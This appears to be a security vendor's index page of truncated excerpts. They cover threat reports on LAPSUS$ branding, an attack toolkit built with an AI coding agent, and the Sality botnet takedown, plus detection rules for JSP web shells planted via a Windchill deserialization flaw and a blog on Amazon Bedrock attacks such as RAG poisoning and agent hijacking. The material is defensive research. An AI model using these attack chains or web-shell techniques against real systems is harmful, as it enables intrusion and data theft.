
Executive Summary:On 9 September 2026, Securonix ThreatWatch team began tracking lapsus.ar[.]io after the site appeared online carrying "LAPSUS$ GROUP - CHAPTER II" branding. At the time of review, the site used "LAPSUS$ GROUP - CHAPTER II" branding and displayed a countdown to 12 September at 22:00 UTC. It published a clear-signed statement, linked the associated OpenPGP public key, and pointed visitors to a profile on a disputed BreachForums successor. The statement thanked TeamPCP for its "sacrifice," challenged the FBI, and claimed the group would resume extortion activity with a "first victim leak."We independently verified the OpenPGP signature. It validates against fingerprint 7D0FA2E212E398576C797102131C4FF38C4D936B, confirming that the statement was signed using the private key associated with the published public key. We also traced the site's publication sequence through ArNS and Arweave. The ArNS name was leased on 30 August. A four-byte test object appeared shortly afterw
Dense security events can slow an investigation before it starts. When a log contains unfamiliar error codes, identity attributes, device posture, and application context, ask Sam, the AI SOC Analyst, to explain it in plain language. Try thisPaste the complete event into Sam and ask:Can you analyze this event and summarize what it means? Here is the anonymized event used in this example. It remains in its original single-line format so you can see the type of raw telemetry an analyst can give Sam directly.<ANONYMIZED_SYSLOG_TIMESTAMP> <ANONYMIZED_LOG_SOURCE_IP> {"CreationTime":"<ANONYMIZED_EVENT_TIMESTAMP>","Id":"<ANONYMIZED_EVENT_ID>","Operation":"UserLoginFailed","OrganizationId":"<ANONYMIZED_TENANT_ID>","RecordType":15,"ResultStatus":"Failed","UserKey":"<ANONYMIZED_USER_KEY>","UserType":4,"Version":1,"Workload":"AzureActiveDirectory","ClientIP":"198.51.100.42","ObjectId":"<ANONYMIZED_OBJECT_ID>","UserId":"Not Available","AzureActiveDirectory
Authors: Nitish Singh, Nikhil Kumar Chadha, and Tanmay Kumar Trusted Login, Stolen SessionAI-accelerated phishing beyond the inboxAttackers are using AI to improve targeting, automate infrastructure, and exploit trusted brands. Device-code phishing shows the more important shift: the target is no longer only the password. It is an authenticated cloud session. Executive Brief:Threat snapshot: +89% Year-over-year increase in AI-enabled adversary activity reported. 29 min Average eCrime breakout time in 2025 reported. 86% AI-driven phishing within the KnowBe4 data set. ~7x Expected efficiency of AI-assisted phishing compared with manual campaigns. The figures above come from different data sets and measure different outcomes. They should not be combined into a single prevalence estimate.Key Judgments: HIGH AI is accelerating established social-engineering methods rather than replacing them. Its main value to attackers is speed, scal
Audience: Securonix customers, Customer success Product Module: Securonix Support Last Updated: September 2, 2026 KB ID: KB-20260902-pending-upgrade-status Purpose Some support issues require a product or platform upgrade before a confirmed fix can be applied. Pending Upgrade and Solved Pending Upgrade statuses are used to clearly identify and manage support cases where the next resolution step depends on completing that upgrade. These statuses help Securonix Support and customers: This article explains when each status is used, what you can expect while your case is awaiting an upgrade, and what happens after the upgrade is completed. Pending Upgrade While the case is in this status, Securonix will: After the upgrade, Support will validate the affected functionality and request your confirmation before proceeding with case closure. Solved Pending Upgrade A case may be moved to Solved Pending Upgrade when: The confirmed fix version will not be available for more than three w

OverviewOn August 31, 2026, ReliaQuest published a threat spotlight on a Windows attack toolkit its researchers call Gryxa — a name the company assesses is the first documented case of a threat actor using a commercial AI coding agent to help build and operate an attack ecosystem at meaningful scale. The operator is financially motivated, not affiliated with any known APT, and — per ReliaQuest's review of the actor's public code repository — appears to lack prior development experience. The repository's commit history lists the AI coding agent as co-author on most commits, alongside engineering notes, session handover documentation, and case files tracking 35 documented failed installation attempts that the operator worked through with the agent's help.What makes Gryxa notable is not any single novel exploit. It combines already-known techniques — RMM abuse, scheduled-task persistence, WMI event subscriptions, browser credential theft — into a toolkit resilient enough that ReliaQuest's

OverviewOn August 31, 2026, the U.S. Department of Justice, FBI, and Defense Criminal Investigative Service, working alongside law enforcement in Bulgaria, Hungary, and Romania, and in partnership with CrowdStrike's Counter Adversary Operations team and the Shadowserver Foundation, disrupted Sality — a decentralized peer-to-peer (P2P) botnet that had operated largely unchallenged since 2003. Public reporting on the operation, and the DOJ's own announcement, landed September 1-2, 2026, the same window intel surfaced a set of Sality-linked FQDNs and payload URLs from raw OSINT feeds.Sality is not a new name. It is one of the longest-running pieces of malware infrastructure ever tracked: a polymorphic Windows file infector that built its resilience not around a conventional command-and-control server, but around a fully decentralized P2P mesh of infected "super peers." That architectural choice is exactly what made Sality durable for two decades, and it is exactly what investigators explo

Executive summary:A public disclosure identified 107[.]152[.]37[.]252 as infrastructure associated with a cybercriminal operation referred to as Pequod. Securonix Threat Labs independently confirmed that the host exposed a Python HTTP directory on TCP/8000. The directory contained source files for service discovery, deployment, cryptocurrency mining, proxying, browser automation, and fraud-related activity. The same IP also appears in hard-coded deployment configuration within the exposed collection. The investigation confirmed the exposed repository and several technically usable capabilities. It did not confirm a functioning botnet, successful exploitation of third-party systems, active mining, valid credentials, stolen data, Telegram-based resale, or AI/ML poisoning. The repository is best assessed as a mixed-maturity development or staging environment. Some components contain working network, deployment, mining, persistence, proxy, or automation logic. Others are incomplete, simula
name: JSP Web Shell File Creation in PTC Windchill Codebase Analyticsignatureid: EDR-NIX28-RUNcategory: 'Persistence'threatname: 'Server Software Component: Web Shell'functionality: 'Endpoint Management Systems'description: | Detects the creation of JSP files within the PTC Windchill codebase directory tree, which is the single point in the CVE-2026-12569 exploitation chain where either observed web shell family touches disk. Following successful exploitation of the deserialization flaw in the Windchill login servlet, operators write a JSP web shell into the Windchill codebase login directory using hexadecimal filenames. Two conventions have been documented: sixteen hexadecimal characters for Clop's custom Windchill-aware implant, and six hexadecimal characters for a simpler generic command shell, with a third dpr_ prefixed convention of unconfirmed family association. This rule also detects creation of flst.txt, the file vault enumeration artifact written by the custom implan
name: JSP Web Shell File Creation in PTC Windchill Codebase on Windows Analyticsignatureid: EDR-SYM962-RUNcategory: 'Persistence'threatname: 'Server Software Component: Web Shell'functionality: 'Endpoint Management Systems'description: | Detects the creation of JSP files within the PTC Windchill codebase directory tree on Windows Server, which is the single point in the CVE-2026-12569 exploitation chain where either observed web shell family touches disk. Operators write a JSP web shell into the Windchill codebase login directory using hexadecimal filenames, with sixteen character names associated with Clop's custom Windchill-aware implant and six character names associated with a simpler generic command shell. The rule also detects creation of flst.txt, the file vault enumeration artifact produced by the custom implant's L command. This is the highest-value endpoint detection available for this campaign on either platform, because Clop's custom implant executes every built-in


name: PTC FlexPLM WSDL Pre-Authentication Reconnaissance Fingerprint Analyticsignatureid: PXY-WEB14-RUNcategory: 'Reconnaissance'threatname: 'Active Scanning: Vulnerability Scanning'functionality: 'Web Proxy'description: | Detects the pre-authentication reconnaissance stage that precedes exploitation of CVE-2026-12569 in PTC Windchill PDMLink and FlexPLM. The remote code execution flaw in the Windchill login servlet is not exploited in isolation; operators first chain a pre-authentication information disclosure in the FlexPLM WSDL endpoint to confirm the target is vulnerable and to enumerate the interface before triggering the deserialization exploit. Ransom-ISAC documented this probe as a request to a JSP under the FlexPLM login path carrying a wsdl query parameter, with a distinctive 4045 byte response indicating a vulnerable instance. The response size is the discriminating element: the request path alone will match benign service discovery and scanner traffic, whereas the

Where CVE-2026-12569 code actually executes, and what telemetry sees itThe Clop campaign against PTC Windchill produced two structurally different implants. Most coverage treats them as one thing. They are not, they do not generate the same telemetry, and a detection built for one will not fire on the other. This writeup covers the exploit chain, the Windchill process model that determines where your parent-process anchor belongs, the split between the two shells, and how to instrument both platforms with Sysmon.The exploit chainCVE-2026-12569 is a deserialization of untrusted data flaw in the Windchill login servlet, affecting PTC Windchill PDMLink and FlexPLM prior to 11.0 M030. NVD scores it 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H); ReliaQuest and SecurityWeek cite 9.3. Same defect, different scoring sources.It is not exploited alone. Operators chain a pre-authentication information disclosure in the FlexPLM WSDL endpoint (CVSS 7.5) to enumerate the target first. That reconnaissanc
STR took two tools to Black Hat Arsenal this year: Obscurize, a defensive deception tool that turns malware’s own anti-analysis checks against it, and Inquisitron, a real-time Sysmon viewer and behavioral detection engine for threat hunting. Obscurize was demoed twice across the Arsenal schedule, and both sessions drew a standing crowd well past the session ending.The reception said as much as the attendance numbers. Several attendees told us they had been looking for something like Obscurize for a very long time, and one even asked for selfies “with the developer” during the demo. Both projects are open source and available now on Github. Links below!I personally never thought I would get to the point where I would have something unique and novel enough to bring to a conference like Black Hat, but here I am! This journey took me through learning the inner workings of Windows subsystems, how Detours work, userland rootkits and how they can be used offensively and defensively. We all le
TLDR: Amazon Bedrock introduces new attack paths, including RAG poisoning, data exfiltration, agent hijacking, and guardrail tampering. This blog covers the Bedrock telemetry needed to detect these threats and how Securonix uses CloudTrail and Model Invocation Logging to identify suspicious AI activity. Introduction: Generative AI is rapidly becoming part of enterprise applications, and Amazon Bedrock enables organizations to build these applications without managing the underlying foundation models. While Bedrock simplifies AI adoption, it also introduces a new attack surface.Attackers can abuse Bedrock using stolen AWS credentials, manipulate Knowledge Bases to poison Retrieval-Augmented Generation (RAG) applications, weaken Guardrails, or use compromised AI agents to access enterprise data. Detecting these threats requires visibility into both AWS control-plane activity and AI-specific operations.In this blog, we'll explore:Common Attacks: LLMJacking An attacker compromis
Already have an account? Login
Enter your E-mail address. We'll send you an e-mail with instructions to reset your password.